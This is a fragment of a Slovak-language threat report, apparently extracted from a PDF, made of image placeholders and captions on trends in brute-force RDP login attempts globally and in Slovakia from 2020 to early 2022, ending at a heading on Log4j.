
Trend pokusov o brute-force RDP prístupu a počet unikátnych klientov v 2021, sedemdňový kĺzavý priemer

...aby sa v januári, prvýkrát od pandémie, prepadli




Trend pokusov o brute-force RDP prístupu a počet unikátnych klientov globálne, sedemdňový kĺzavý priemer

Ako je na tom Slovensko?




Trend pokusov o brute-force RDP prístupu a počet unikátnych klientov na Slovensku, sedemdňový kĺzavý priemer

RDP útoky: Zmeny v priebehu rokov




Počet pokusov o uhádnutie prístupových údajov do RDP v rokoch 2020, 2021 a T1 2022

Ako je na tom Slovensko?




Počet pokusov o uhádnutie prístupových údajov do RDP na Slovensku v rokoch 2020, 2021 a T1 2022

New kid on the block: Log4j

